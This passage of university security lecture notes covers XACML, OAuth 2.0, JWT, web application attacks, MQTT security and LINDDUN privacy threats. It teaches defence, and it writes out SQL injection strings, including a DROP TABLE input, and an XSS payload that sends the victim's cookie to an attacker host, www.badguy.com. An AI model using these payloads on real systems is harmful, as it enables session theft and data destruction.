- Ex: filter out credit card information before returning the Resource content to the Subject; Ex: write an audit record
- PEP must either honor all of these Obligations or treat the decision as denied.

```
01. <Response>
02.   <Result ResourceId="/some/example.xml">
03.     <Decision>Permit</Decision>
04.   </Result>
05. </Response>
```

9.2.11 XACML Architecture for enforcement



1. Policy Enforcement Point (**PEP**)
   - Entity protecting the resource(e.g. file system): isolation boundary
   - Performs access control by making decision requests and enforcing authorization decisions
2. **Context Handler**
   - A Context is the canonical representation of a decision request and an authorization decision.
   - Context Handler can be defined to convert the requests in its native format to the XACML canonical form and to convert the Authorization decisions in the XACML canonical form to the native format.
3. Policy Decision Point **(PDP)**
   - Receives and examines the request
   - Retrieves applicable policies
   - Evaluates the applicable policy
   - Returns the authorization decision to PEP
4. Policy Administration Point (**PAP**)
   - creates security policies and stores these policies in the repository.
5. Policy Information Point **(PIP)**
   - serves as the source of attribute values, or the data required for policy evaluation
6. **Obligations** service
   - additional module of ABAC
   - Introduced to generalize execution of some actions even after auth response. E.g logging with timestamp, mail to owner of file or manager ..)


9.3 OAUTH 2.0

It is basically a delegation algorithm, in order to give access to third party applications.

An analogy could be the valet key, a special key you give the parking attendant and unlike your regular key, will not allow the car to drive more than a mile or two.

Example

- Consider a photo lab printing your online photos
- Straightforward implementations may request to provide your username and password to the other site (storage service)



- When **you agree to share your secret credentials**, not only do you expose your password to someone else, **you also give them full access to do as they wish**
- They can do anything they want – even change your password and lock you out
- This is the problem OAuth solves:

  It allows you (users) to grant access to your private resources on one site (which is called the Service Provider), to another site (called Consumer/Client)

9.3.1 OAUTH 2.0 Flow

1. Authentication (User logs into social site; not part of OAuth 2.0 protocol)
   - The focus of OAuth 2 is only authorization and leaves authentication to the app
   - OAuth 2 simply requires the user to be authenticated and does not dictate how to do this
   - Extensions to Oauth 2 such as Open ID Connect (OIDC) can be useful for authentication
2. User Consent
   - OAuth 2.0 allows users to decide what can be shared with 3rd-party apps)
   - An OAuth token will be created based on the rights to which the token user consents
3. Get OAuth Token
   - The third-party printing app receives an OAuth bearer token from the social site
   - This token includes details about the access rights of the token bearer
   - The app can then use this token to access the photos on behalf of this user
   - A token is analogous to a valet key
4. Access Resource
   - The printing app can now access the resource server (Flickr) using the token to get the user's data (photos)

9.3.2 Definition


The OAuth 2.0 authorization framework enables

- a third-party application to obtain limited access to an HTTP service,
- either on behalf of a resource owner by orchestrating an approval interaction between the resource owner and the HTTP service,

More down-to-earth definition OAuth 2.0 is a delegation protocol that lets users allow applications to access resources on their behalf

Involved entities

- **Resource owner**
  - Can access to certain resources
  - Can delegate access to resources
  - Is usually a person
- **Protected resource**
  - Service provider protecting resources for their owner
  - Shares resources on owner's request
- **Client (third party app)**
  - Wish to access protected resources
  - Acts on owner's behalf
- **Authorization server**
  - Generates tokes for the client
  - Authenticate resource owners and clients and manages authorizations



- authorization server and protected resource in many cases live on the same server but in separate security domains

- **OAuth token**
  - Represent granted delegated authorities: From the resource owner to the client for the protected resource
  - Issued by authorization server
  - Used by client (Format is opaque to clients, e.g 92d42038006dba95d0c501951ac5b5eb)
  - Consumed by protected resource

9.3.3 OAUTH remarks

- Core protocol defined only for HTTP: Relies on TLS for securing messages
- Not an authentication protocol
  - Relies on authentication in several places
  - Authentication protocols can be built using OAuth (OpenID Connect)
- Allows a user to delegate to a piece of software but not to another user
- No authorization processing
  - Tokens can represent scopes and other authorization information
  - Processing of this information is up to the resource server
  - However, several methods (e.g., Jason Web Token) to communicate this information
- No token format
  - Token is opaque to the client
  - Token needs to be issued by the authorization server and understood by the resource server, but they're free to use whatever format they want (common format JWT)
- Not a single protocol: framework consisting of several flows

9.3.4 JWT

- JWT = JSON Web Token
- **De facto** standard for OAuth 2.0 access token (OAuth Standard does not impose any particular format)
- Three components:
  1. Header
     - identifies algorithm used to sign (e.g. RS256 and base64url encoding)
  2. Payload
     - information actually used for access control (e.g username: admin)
  3. Signature
     - used to validate that the token has not been tampered with
     - calculated by concatenating the header with the payload, then signing with the algorithm specified in the header (e.g., RS256)
- Complete token obtained by concatenating the 3 components above

JWT vs SAML

- JSON is less verbose than XML, when it is encoded its size is also smaller, making JWT more compact than SAML
- Both JWT tokens and SAML responses can use a public/private key pair in the form of a X.509 certificate for signing
- JSON parsers are common in most programming languages because they map directly to objects;
- JWT is used at Internet scale. This highlights the ease of client-side processing of the JSON Web token on multiple platforms, especially mobile

9.3.5 Auth code flow

1. Client redirects the resource owner to the authorization server's authorization endpoint
2. **Resource owner authenticates** to the authorization server
3. **Resource owner authorizes** the client
4. Authorization server redirects resource owner back to the client with an authorization code
    - This is not yet the access token that allows the client to access the protected resource: if this token is stole, attacker could pretend to be granted; this code travels in 2 channels, increasing risk to be attacked
5. Client sends the authorization code to the authorization server's token endpoint; Client authenticates using its own credentials
6. Authorization server issues an **OAuth access token to the client**
7. Client accesses the protected resource using the access token

9.3.6 Key points

1. Need to log into the Provider's OAuth service when redirected
2. Explicit consent to limited access
    - Scope: string that represent what the token can do
    - Type of action (read,write,delete)
    - Type of resource
    - Time of access
3. Protected Resource validates access token (i.e. requested access) when getting it from the Client
    - Need of suitable cryptographic mechanisms to protect integrity and avoid forging!

Refresh Tokens

- When the user is no more there... access tokens work after the user leaves
- What does a client do when the access token stops working? Expiration or revocation
- Refresh tokens
  - Issued alongside the access token
  - Used for getting new access tokens
  - Presented along with client credentials
  - Not good for calling protected resources directly

Authorization Codes

- Why do clients need to obtain authorization codes before access tokens?
- Clients cannot be trusted (e.g man in the middle)
- APIs do not know who is calling them **(bearer token)** : Anyone presenting the access token will be granted access!
- To prevent this kind of problems, exchange is done server-to-server and requires both the clientid and clientsecret, preventing even the (client) resource owner from obtaining the access token

Relationship to capabilities

- Recall that capabilities collect privileges for a user
- OAuth tokens are similar to capabilities
- They can be transferred to other subjects so that permissions are delegated
- **Permissions are decoupled from the identities of subjects**

9.3.7 OAUTH 2.0 for authentication

In general, authenticating resource owners to clients is out of scope for this specification
Key observation:

- The assumption that **possession of a valid access token is enough to prove that a user is authenticated is true only in some cases** (when the access token was freshly minted)
- There are other ways to obtain a valid access tokens than authenticating resource owner; e.g., using the **refresh token**


Authentication is about the user and their **presence** with the application

OPENID connect

- Open standard published in early 2014 that defines an interoperable way to use OAuth 2.0 to perform user authentication
- Instead of building a different protocol to each potential identity provider, an application can speak one protocol to as many providers as they want to work with
- OpenID Connect is built directly on OAuth 2.0
- OpenID Connect manages to avoid many of the pitfalls discussed above by adding several key components to the OAuth base
- in SPID two models coexist: SAML in browser (because of redirection), OPENID in mobile computing

10 Web and IoT Security

10.0.1 HTTP




- **HTTP** = Hypertext Transfer Protocol is a stateless, application-level protocol for distributed, collaborative, hypermedia information systems
- **Connectionless**: client (e.g. browser) initiates an HTTP request and after a request is made, the client disconnects from the server and waits for a response. The server processes the request and re-establishes the connection with the client to send a response back
- **Media independent:** any type of data can be sent by HTTP as long as both the client and the server know how to handle the data content
- **Stateless**: the server and client are aware of each other only during a current request. Afterwards, both of them forget about each other. Due to this nature of the protocol, neither the client nor the browser can retain information between different requests across web pages.
  - This is a disadvantage for the common users, that have to perform multiple auth processes

10.0.2 Cookies

- Small piece of data sent from a website and stored on the user's computer by the user's web browser while the user is browsing
- Designed to be a reliable mechanism for websites to remember stateful information (such as items added in the shopping cart in an online store) or to record the user's browsing activity (including clicking particular buttons, logging in, or recording which pages were visited in the past)
- **Authentication cookies** are the most common method used by web servers to know whether the user is logged in or not, and which account they are logged in with
- The security of an authentication cookie generally depends on the security of the issuing website and the user's web browser, and on whether the cookie data is encrypted
- **Security vulnerabilities** may allow a cookie's data to be read by a hacker, used to gain access to user data, or used to gain access (with the user's credentials) to the website to which the cookie belongs

- **Privacy concerns:** tracking cookies, and especially third-party tracking cookies, are commonly used as ways to compile long-term records of individuals' browsing histories



Care needs to be taken when handling cookies

- Cookies exchanged in clear
- httpsOnly version: server sends back cookies only over HTTPS

10.1 Securing Web Applications

- Creating a Web application is easy, but creating a secure Web application is hard and tedious
- **Because of the multi-tiered architecture, security flaws may appear at many levels**
  - Database
  - Application
  - Server
  - Network
- To create a secure Web application, ones needs to examine every layer

Several different attackers to consider:

- Malware attacker: able to intercept any kind of messages from client to server; installing piece of malicious software in the client
- Network attacker
- Web attacker: exfiltrates key info from web servers
- Shoulder surfer: spy standing behind someone what he is typing on the device
- Unpatched vulnerabilities
- Social engineering attack (phishing)
- Key logger: intercept every key pressed

Main threats

- **Application layer**
  - SQL Injection
  - Cross-Site-Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)
  - Broken Authentication
  - Unvalidated Input
- Server layer
  - Denial-of-Service (DoS)
  - OS Exploitation
- Network layer
  - Packet-Sniffing
  - Man-In-The-Middle Attacks (MITM)
  - DNS Attack
- **User Layer**
  - Phishing
  - Key-logging
  - Malware

10.1.1 WebApp requirements

- **Authentication**: You want to know who you are communicating with
- **Authorization** (Access Control): User must have access to only those resources that they are entitled to
- **Confidentiality**: You want to keep information secret (e.g., credit card number)
- **Integrity**: You want to know that a message has not been modified in transit
- **Non-repudiation**: If someone has sent a message, it should be impossible to deny it later (legal implications)

10.1.2 WebApp security definition

Web application security is a branch of information security that deals specifically with security of websites, web applications and web services

- At a high level, web application security draws on the principles of application security but applies them specifically to Internet and web systems

Application security encompasses measures taken to improve the security of an application often by finding, fixing and preventing security vulnerabilities

The main goals are:

- Safely browse the web: Visit a variety of web sites without incurring harm
- Support secure **web apps**: Apps provided over the web can have same security properties as stand-alone applications
- Support secure **mobile apps**: Web protocols and content standards are used as back end of many mobile apps

10.2 Injection Attacks

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

10.2.1 SQL injection example

- Requesting username and password to view the content of a particular table TBLUSERS..
- Input from user: username = admin';--
- Everything after the -- is ignored by the database, since it is marked as a comment
- The result is that the client has logged in as the admin user without knowing the password!
- User enters information "poisoned" that induces execution of malicious code

Exfiltration of data example

- Goal: exfiltration of data from app db by tricking the SQL interpreter with a carefully crafted query
- Consider the following chunk of code to be executed by server to query the db:
  - \$recipient = \$POST[‘recipient’];
    \$sql = "SELECT * FROM Person
    WHERE Username='\$recipient'";
    \$rs = \$db->executeQuery(\$sql);
- The idea is to craft a particular string ‘recipient’ to change the meaning of the query from Extracting info about a person with a given username to something malicious such as
  - 105 OR 1=1 (always true)
- It is possible e.g to extract all info about Person since The wildcard * matches all attributes of Person...

Deletion of data example

Goal deletion of stored data by tricking the SQL interpreter with a carefully crafted query

- Consider the previous chunk of code to be executed by server to query the db
- The idea is to craft a particular string ‘recipient’ to change the meaning of the query from Extracting info about a person with a given username to Something malicious such as
  - ;DROPTABLEPerson--
- In this case the table is deleted and data is lost. Similarly, attackers can add users, reset passwords, ... **Integrity and availability are attacked.**

Famous example

- **CardSystems** (june 2005): credit card payment processing company
- SQL injection attack put company out of business
- 263,000 credit cards stolen from database
- credit cards stored unencrypted
- 43 million credit cards exposed

10.2.2 Summary


- **Problem**:
  - Client inputs SQL code using input parameters (e.g., in a form)
  - These parameters are then used to dynamically construct SQL queries
- **Consequences**
  - **Loss of Confidentiality**: Attackers can access sensitive data
  - **Authentication and Authorization:** Attackers can gain access to privileged accounts or systems without passwords
  - **Integrity**: Attackers can modify the information stored in the database

Mitigations

- **Input sanitization**
  - No hand-made SQL injection
  - Use parameterized/prepared SQL queries instead
  - Building SQL queries by properly escaping arguments (available libraries to do this)
- Apply the **principle of least priviledge**
  - Give least privilege to your application
  - Only DB reads, writes only where required, use non-admin accounts

10.3 Cross-site scripting (XSS) attacks

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.



- Suppose the victim is given this URL by the attacker controlling a web site at the address www.badguy.com:

```
http://www.vulnerable.com/welcome.php?name=
<script>window.open ("http://www.badguy.com/
collect.php?cookie= "+document.cookie) </script>
```

- The idea is to forward the cookie of the user to the site controlled by the attacker so that it can exploit it
- Basically there's and appended script to extract information

- The web page would then be injected with the following script:

```
<html>
   <body>
      <script>window.open("http://www.badguy.com/
      collect.php?cookie=" +document.cookie)</
      script>, welcome to our site.
   </body>
</html>
```

- The script, executed in the browser of the user, sends the cookie to the web site controlled by the attacker
- The script is interpreted locally in the browser client

- Requesting input that is then processed further and included in an html page...

```
<FORM ACTION="hello" >
   <B>Your name: </B>
   <INPUT NAME="name" TYPE="text" SIZE="10">
   <INPUT TYPE="submit" VALUE="Now click">
</FORM>

protected void doGet(HttpServletRequest request,
                     HttpServletResponse response){

    String name = request.getParameter("name");
    response.setContentType("text/html");
      ...
    out.println("<H1> "Hello"+ name + "!</H1>"); ..

}
```

Summary

- An attacker attaches a script with a HTTP response
- The script executes with privileges available to the responding web application and the attacker is able to access privileged information only available to the user or the web application
- Since cookies often contain authentication information, this could allow the **attacker to impersonate the victim**
- At least two variants exist
  - Reflected XSS: using a constructed URL (as in previous slides)
  - § Stored XSS: Using POST to store the bad URL inside a comment/forum

Mitigations

- Filter all input parameters from HTTP GET and POST (even when using client-side validation) [Sanitizing input]
  - Characters with special meaning in HTML and JavaScript, e.g., , (,), #, & should be removed or substituted (e.g., < becomes <)
  - This may also require filtering all types of active content; e.g., JavaScript
- But notice that it is easy to forget something, so it's better to specify what characters are allowed, e.g., [A-Za-z0-9]. Better using positive than negative filtering

10.4 Additional attacks

10.4.1 Unvalidated input

- The client can download the page, change the form, and edit the value of the price input (and modifying the action attribute of the form element)

```
<form method="POST" action="page.jsp"> Buy this book!
   <input type="hidden" name="price" value="20.00">
   <input type="submit" …>
</form>
```

- The price field is used to ensure that the price of the currently chosen book is passed with the order
- Despite this seems a bad way to build a web app, there are apps that use this approach. . .

Problem

Clients can easily circumvent checks in the HTML code itself, such as hidden parameters (e.g., price) and JavaScript code

- Download the page to your computer, edit the HTML and/or JavaScript, load up the modified page in your browser, fill in illegal parameters, and click ”Submit”
- Client-side validation is useful for performance reasons, but useless from a security point of view

Solution

Never trust any input from the user, and never trust client side input validation

- All parameters must be validated on the server side before they are used
- Positive filtering is better than negative filtering
- Good design would involve a library of functions that provide the necessary checks

10.4.2 Broken authentication

Username and password combinations are commonly used and commonly broken; Collections of username and passwords are on sale in the dark web.

Causes

- Insecure storage of password hash (SQL injection)
- Weak hashing algorithms employed (e.g., LinkedIn used SHA-1)
- Faulty session management (session identifiers exposed)
- Long sessions or too many attempts at password recovery

Mitigations

- Disallow weak passwords
- Use a stronger hash algorithm
- Salt the passwords
- Use HTTPS for encrypting session identifiers to prevent MITM
- Do not expose credentials in untrusted locations (hidden fields, cookies, urls)
- Implement account lockouts
- Implement Multi Factor Authentication

10.4.3 Session Management

Poor management of session identifiers can lead to different attacks (CSRF, Session spoofing and hijacking, Broken Authentication, Privilege Escalation, Sensitive Data Leakage).

A session identifier must be considered as an important asset to secure with strategies such as

- Implementing Strict Timeouts
- Session-ID must be renewed when an authentication state is passed (on logging in-/out)
- Ensuring session IDs cannot be easily guessed (use a large space and generate ids with a good random number generator)

Proper Cookie Management: Session identifiers are stored on the client (browser) side in cookies

Therefore, cookies should be managed properly ensure security of sessions:

- Use "Domain" and "Path" attributes to restrict the scope of cookies to narrow subdomains
- Use "Secure" attribute to force browsers to send cookies over HTTPS
- Use "HttpOnly" attribute to prevent scripts from accessing the cookies
- Use "X-XSS-Protection" header to allow browsers to detect XSS attacks
- Use "Content-Security-Policy" headers to instruct browsers to only load resources from whitelisted locations

10.5 Equifax breach example

- Discovered July 29, 2017
- Announced Sept. 7, 2017
- 146.6 million Americans were affected (around half of USA population)
- Not only data, even photos

How?

- Command injection attack by exploiting bug in the file upload mechanism in the Jakarta Multipart parser in some versions of Apache Struts
- **Patches were available but not applied**
- How to make sure to use SW components without **(known)** vulnerabilities?
  - Use OWASP Dependency check, an utility that identifies project dependencies and checks if there are any known, publicly disclosed, vulnerabilities
  - Need of pruning false positives (manual filtering)
  - No check on **unknown** vulnerabilities
- How to make sure to use SW components without **(unknown)** vulnerabilities?

  Best approach is **Principle of Least Priviledge.**

"Security best practices dictate that this user have as little privilege as possible on the server itself, since security vulnerabilities in web applications and web servers are so commonly exploited."
(Alex McGeorge, Head of threat intelligence at the security firm Immunity)
In other words,


- **every subject (such as a process, a user, or a program) must be able to access only the information and resources that are necessary for its legitimate purpose**
- Even if commands are injected, if these are run with the lowest possible priviledges, then less harm can be performed!
- This seems to be an effective mitigation measure to reduce the impact of unknown vulnerabilities
- This approach to security is also known under the name of risk based and can be summarized as follows: a security breach is not a matter of if but when.

  "Zero trust approach"

10.6 OWASP Top Ten

There are many more attacks e.g

- in the OWASP Top 10
- out there in wild (cookie poisoning, form field tampering)
- When using cloud, mobile, and edge computing, the situation gets even more complex and the attack surface enlarges significantly



Key idea: adopt best practice for security hardening of web applications
Good idea: use automated solutions for analysis and enforcement of security policies

- Frameworks and static analysis tools
- Web Application Firewalls
- Cloud-based solutions (e.g. Cloudflare)

10.7 IoT applications

10.7.1 Client-server architecture

- One of the most used architecture for distributed applications and in particular for web applications
- Communications take place following the **request/reply** (pull) interaction model

Drawbacks:

- interaction is limited to two entities (one-to-one)
- each entity must know how to address its partner in the communication
- the two entities must be available at the same time in order to communicate
- communication is inherently synchronous
- communication is only pull-based

10.7.2 Publish-subscribe communication

Publish/subscribe is a comprehensive solution for client-server problems

- **Many-to-many communication model** - Interactions take place in an environment where various information producers and consumers can communicate, all at the same time. Each piece of information can be delivered at the same time to various consumers. Each consumer receives information from various producers
- **Space decoupling** - Interacting parties do not need to know each other. Message addressing is based on their content
- **Time decoupling** - Interacting parties do not need to be actively participating in the interaction at the same time. Information delivery is mediated through a third party
- **Synchronization decoupling** - Information flow from producers to consumers is also mediated, thus synchronization among interacting parties is not needed
- **Push/Pull interactions** - both methods are allowed

Pattern

- Publishers: produce data in the form of events
- Subscribers: declare interests on published data with subscriptions
- Each subscription is a filter on the set of published events
- An Event Notification Service (ENS) notifies to each subscriber every published event that matches at least one of its subscriptions

Event Schema

Events represent information structured following an event schema

- The event schema is fixed, defined a-priori, and known to all the participants
- It defines a set of fields or attributes, each constituted by a name and a type
- The types allowed depend on the specific implementation, but basic types (like integers, floats, Booleans, strings) are usually available
- Given an event schema, an event is a collection of values, one for each attribute defined in the schema

Subscription Subscribers express their interests in specific events issuing subscriptions

- A subscription is a constraint expressed on the event schema
- The Event Notification Service will notify an event e to a subscriber x only if the values that define the event satisfy the constraint defined by one of the subscriptions s issued by x (In this case we say that e matches s.)
- Subscriptions can take various forms, depending on the subscription language and model employed by each specific implementation:
  - Topic-based
  - Content-based
  - Hierarchy-based
  - Type-based

Topic-based subscription

- Data published in the system is mostly unstructured, but each event is "tagged" with the identifier of a topic it is published in
- Subscribers issue subscriptions containing the topics they are interested in
- A topic can be represented as a "virtual channel" connecting producers to consumers
- Data distribution in topic-based publish/subscribe systems is close to group communication

Hierarchy-based subscription

- As in topic-based subscription, event is "tagged" with the topic it is published in, and subscribers issue subscriptions containing the topics they are interested in.
- Contrary to topic-based subscription, topics are organized in a hierarchical structure which express a notion of containment between topics. When a subscriber subscribe a topic, it will receive all the events published in that topic and in all the topics present in the corresponding sub-tree

Event Notification System


- Centralized service: the ENS is implemented on a single server
- Distributed service: the ENS is constituted by a set of nodes, event brokers, which cooperate to implement the service
- The latter is preferred for large settings where scalability is a fundamental issue

10.8 MQTT

- MQTT = Message Queue Telemetry Transport
- Publish/subscribe, simple and lightweight messaging protocol, designed for constrained devices and low-bandwidth, high-latency or unreliable networks
- Design principles
  - Minimise network bandwidth
  - Consider small set of device resource requirements
  - Ensure reliability and some degree of assurance of delivery
- These principles also turn out to make the protocol ideal of the emerging Machineto-Machine (M2M) or Internet of Things world of connected devices, and for mobile applications where bandwidth and battery power are at a premium

10.8.1 Main features

- Publish and subscribe pattern
- Hierarchy based
- Runs over TCP



- Simple packet formats: binary payloads
- Default port: 1883/TCP (not encrypted!)
- **Publisher**: publishes a message to one (or many) topic(s) in the broker
- **Subscriber**: subscribes to one (or many) topic(s) in the broker and receives all the messages sent from the publisher
- **Centralized broker**: routes all the messages from the publishers to the subscribers
- **Topic**: consists of one or more levels that are separated by a forward slash.
  Example: /smarthouse/livingroom/temperature


The packet format is the following:

Bit	7	6	5	4	3	2	1	0
Byte 1	MQTT Control Packet type				Flags specific to each MQTT Control Packet type			
Byte 2	Remaining Length							

- It is possible to pass a user name and password with an MQTT packet
- Encryption across the network can be handled with TLS, independently of the MQTT protocol itself (it is worth noting that TLS is not the lightest of protocols, and does add significant network overhead)
- Additional security can be added by an application encrypting data that it sends and receives, but this is not something built-in to the protocol, in order to keep it simple and lightweight

10.8.2 MQTT and credentials


- Clients can authenticate to the MQTT Broker sending a user name and password with the CONNECT packet



- The CONNACK Packet is the packet sent by the MQTT Broker in response to a CONNECT Packet received from the client
- The CONNACK packet header contains a "return code" field that represents the result of the authentication (e.g., Connection Accepted)

Value	Return Code Response	Description
0	0x00 Connection Accepted	Connection accepted
1	0x01 Connection Refused, unacceptable protocol version	The Server does not support the level of the MQTT protocol requested by the Client
2	0x02 Connection Refused, identifier rejected	The Client identifier is correct UTF-8 but not allowed by the Server
3	0x03 Connection Refused, Server unavailable	The Network Connection has been made but the MQTT service is unavailable
4	0x04 Connection Refused, bad user name or password	The data in the user name or password is malformed
5	0x05 Connection Refused, not authorized	The Client is not authorized to connect
6-255		Reserved for future use

10.8.3 MQTT security issues



Even when authentication is used, one can try a brute-force attack: No mechanism is available for limiting the number of attempts. Abusing wildcards:

- Subscribing to "#" (multi-level wildcard): Client able to receive all the messages sent by other clients
- Subscribing to "$SYS/#": Client able to receive internal control messages of brokers
  Example: broker type and version... why these are sensitive information?
  Some versions of the Mosquitto broker allowed to bypass the authentication mechanism by connecting with a wildcard username
- Writing packets to "$SYS/#" in an attempt to crash the broker
- Writing packets to user defined topic:
  - Imagine the subscriber to the topic is an actuator (e.g., fire alarm)...

11 Privacy and data protection


11.1 Privacy

Definition

- Informational self-determination
- Everyone gets to control information about herself/himself (sharing info for specific purposes)
  - Who gets to see what (related to access control)
  - Who gets to use what (related to usage control)
  - What they can use it for (related to purpose control)
  - Who they can give it to (related to data transfer control)
- It is a concept comparable to Access Control notion of security

Linkability

- High-level of difficulty in correlating data/actions (in particular, those performed on-line)
- This means that there is some hope to remain anonymous.
  - E.g. buying alcohol online vs perform normal job, without linking these two actions
- This is very difficult to achieve for many reasons...



In general, we can say that Privacy deals with PERSONAL information, while security is a set of properties (CIA triad) Privacy deals also with other qualitative features that require collaboration with the user, like maintaining up-to-date personal data like residence.

11.1.1 LINDDUN

Type	Property	Description	Threat
Hard privacy	Unlinkability	Hiding the link between two or more actions, identities, and pieces of information.	**L**inkability
	Anonymity	Hiding the link between an identity and an action or a piece of information	**I**dentifiability
	Plausible deniability	Ability to deny having performed an action that other parties can neither confirm nor contradict	**N**on-repudiation
	Undetectability and unobservability	Hiding the user's actvities	**D**etectability
Security	Confidentiality	Hiding the data content or controlled release of data content	**D**isclosure of information
Soft Privacy	Content awareness	User's consciousness regarding his own data	**U**nawareness
	Policy and consent compliance	Data controller to inform the data subject about the system's privacy policy, or allow the data subject to specify consents in compliance with legislation	**N**on compliance

- **Linkability**
  - Being able to sufficiently distinguish whether 2 items of interest (**ioi**) are linked or not, even without knowing the actual identity of the subject of the linkable ioi
  - Ex: web page visits by the same user, entries in databases related to same person
  - Consequences:
    * **Identifiability** when too much linkable information is combined
    * **Inference**: when "group data" is linkable, this can lead to societal harm, like discrimination (e.g. if an insurance company knows that people who live in a certain area get sick more often, they might increase their insurance cost for that target group)
- **Identifiability**
  - Being able to sufficiently identify the subject within a set of subjects (i.e. the anonymity set). Not being able to hide the link between the identity and the ioi (an action or piece of information).
  - identifying the reader of a web page, the person to whom an entry in a DB relates
  - **Consequence**: Severe privacy violations (when subject assumes he's anonymous)
- **Non-repudiation**
  - **Not being able to deny a claim.** The attacker can thus prove a user knows, has done or has said something. He can gather evidence to counter the claims of the repudiating party
  - Example: Problems in on-line voting/whistleblowing
  - **Consequence**: when a person is not able to repudiate an action or piece of information, he can be held accountable (e.g. a whistleblower can be prosecuted)

- **Detectability**
  - Being able to sufficiently **distinguish whether an ioi exists or not**. Detectability concerns iois of which the content is not known (to the attacker)
  - Example: Existence of a pregnancy test
  - **Consequence**: By detecting whether an ioi exists, one can deduce certain information, even without actually having access to that information
- **Disclosure of information**
  - Related to (violation of) confidentiality and thus more to security
- **Unawareness**
